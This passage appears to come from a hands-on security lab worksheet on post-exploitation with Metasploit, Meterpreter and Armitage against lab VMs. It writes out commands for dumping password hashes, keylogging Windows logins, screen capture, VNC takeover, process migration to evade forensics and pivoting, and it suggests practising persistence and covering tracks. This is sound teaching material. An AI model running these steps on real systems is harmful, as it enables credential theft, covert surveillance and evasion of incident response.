
```
meterpreter > getprivs
```

The above commands will identify the user account (security context) that we are running as, and provide a list of all the privileges we have on the system. Note that while this is easy to find on Linux systems via the command line, this can be harder to determine on certain versions of Windows, depending on the command line tools installed. Using Meterpreter means that we have a large set of commands easily at our disposal (without having to upload lots of individual tools).

We can easily access files via Meterpreter:

```
    meterpreter > ls c:/
```

Armitage also has a nice file browser, which you may like to explore.




Browsing files on the victim system

Meterpreter can be used to easily gather hashes of passwords:

```
    meterpreter > run post/windows/gather/hashdump
```

Armitage also provides a frontend for this feature, which you should try.



Dumping password hashes with Armitage


You can also view a list of all the processes running:

On the meterpreter prompt:

```
meterpreter > ps
```

Or via Armitage, as shown in the figure below.

Note the PID of a long-term processes.



Listing processes

Metasploit tries to avoid leaving forensic evidence. It remains in memory, and generally does not write to disk. By default it will hide itself as an “svchost.exe” process, which is a normal component on a Windows system (it hosts various services). Metasploit can also migrate between processes, by injecting itself into another running program.

What would this mean for forensic investigation after a crime, or incident response within an organisation?

Migrate into another process on the system (to another process of your choice).

```
meterpreter > migrate PID
```

If you decided you wanted a standard Windows command shell, you can always drop into one. Run:

```
meterpreter > shell
```

To return to Meterpreter, simply press Ctrl-D.


What is an example of a situation when you may prefer shell access?

Meterpreter, spyware, and Armitage

Meterpreter also has “spyware” features, such as the ability to monitor the victim’s keystrokes, screen (via still images or launching VNC), and even watching any attached webcams.

Capture keystrokes on the system:

> Right click the target system icon, Meterpreter, Explore, Log Keystrokes.
>
> Set the CAPTURE_TYPE option to “winlogon”, and click Launch.



This module can be used to capture keystrokes. To capture keystrokes when the session is running as SYSTEM, the MIGRATE option must be enabled and the CAPTURE_TYPE option should be set to one of Explorer, Winlogon, or a

Option	Value
CAPTURE_TYPE	winlogon
INTERVAL	5
LOCKSCREEN	0
MIGRATE	1
PID	
SESSION ✚	4
ShowKeystrokes	1

Keylogging user logins on a Windows target

Log into the Win2k system. Username: Administrator, password: password.

Note that the attacker was able to capture the password, as it was typed in.


View a screen capture (with this command or via the Armitage Meterpreter menu):

```
meterpreter > screenshot
```

Graphical interaction


Usually a command line (standard shell or Meterpreter) is the most effective way of remotely controlling a system. However, it is also possible to get graphical view and control.

Right click the Win2k host icon, and click Meterpreter, Interact, Desktop (VNC).



Starting a VNC server on the target system

Note the IP address and port Armitage tells you to connect to.




```
Message

[*] Creating a VNC bind tcp stager: RHOST=127.0.0.1 LPORT=17600
[*] Running payload handler
[*] Host process notepad.exe has PID 1432
[*] Allocated memory at address 0x004a0000, for 298 byte stager
[*] Writing the VNC stager into memory...
[*] Starting the port forwarding from 17600 => TARGET:17600
[*] Local TCP relay created: 127.0.0.1:17600 <-> 127.0.0.1:17600

Connect VNC viewer to 127.0.0.1:5915 (display 15)

If your connection is refused, you may need to migrate to a
new process to set up VNC.
```

Armitage information about the VNC server to connect to

From a Kali Linux bash prompt, run:

```
vncviewer 127.0.0.1:port
```



```
root@kali:~# vncviewer 127.0.0.1:5915
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "server"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
```

VNC viewer accessing the desktop of a compromised system

Experiment with this feature. It is also possible to configure VNC to only view the remote system, without taking control of the mouse and keyboard.

Pivoting and port forwarding

So far our VMs all share the one network segment (and they are all members of the same subnet), meaning they can all communicate with one another directly. Therefore our Kali Linux attack VM can attack each target directly.

To check the networking for our compromised Windows system:

```
meterpreter > ipconfig
```

However, there are situations where it is advantageous to attack one system via another system that has been compromised. For example, one system may be accessible via the Internet (such as a public server), and that server may have a second network interface card (NIC) connecting it to other systems out of reach of the attacker (such as those on a company intranet).

In this case, if an attacker can compromise the server, they can use the server to attack the internal system. This is known as *pivoting*; attacking via another compromised computer. Another major reason for pivoting is to further hide the source of an attack.

The simplest kind of pivoting is by port forwarding. At its simplest, you instruct a computer to listen on a port, and forward all connections through to a remote system on a specific port. Metasploitable can do this, and can also route whole ranges of traffic through a compromised system.

Set up a broad pivot, so that Metasploit attacks are sent via this system:


> In Armitage, right click the Win2k system, click Meterpreter, Pivoting, Setup.
>
> Confirm that the host range specifies the first three octets of your host-only network. Click Add Pivot.

At this point you can route almost any traffic via your compromised host, including Metasploit attacks.

Click Menu → Hosts, click Add Hosts…, and enter the IP address of the Metasploitable VM.

Right click the new host icon, and click “Scan”. This will take a little longer than usual, since you are pivoting, and may take a few minutes. Once the scan has completed, the Tux icon will indicate a Linux system.

Note that the Armitage interface illustrates that our attacks against the Metasploitable VM are sent via the Windows system.



A pivot routing all attacks against the system displayed on the right through the system on the left

Now, any attacks we launch at this system will be proxied through the Win2k VM.

Exploit a vulnerability in the Metasploitable VM via the Win2k VM.

Consider the advantages of pivoting for an attacker.

What else would an attacker want to do?

Other common steps include attempting to maintain access, so that a server restart would not require the attacker to exploit the vulnerability again, and covering their tracks, so that log files, and disk contents, do not indicate an attack has taken place. You may wish to investigate these further, especially in relation to features of Meterpreter.

Experiment with Armitage and Meterpreter to cover your tracks after an attack, and persist so that you maintain access.

Conclusion

At this point you have:

- Gained a non-root shell, and gauged the limitations of this
- Completed post-exploitation information gathering
- Compiled and transferred a local privilege escalation exploit, and used that to get a root shell
- Transferred a root shell to a Metasploit session

- You have also run post-exploitation Metasploit modules, to gather information and sensitive data (password hashes) from a compromised system
- Used Armitage and Meterpreter, and experimented with advanced payload features including keylogging, and screen grabbing
- Used pivoting to attack one system from another

Congratulations! This has been a rather lengthy lab, but at this point you have conducted most of the typical stages of an attack.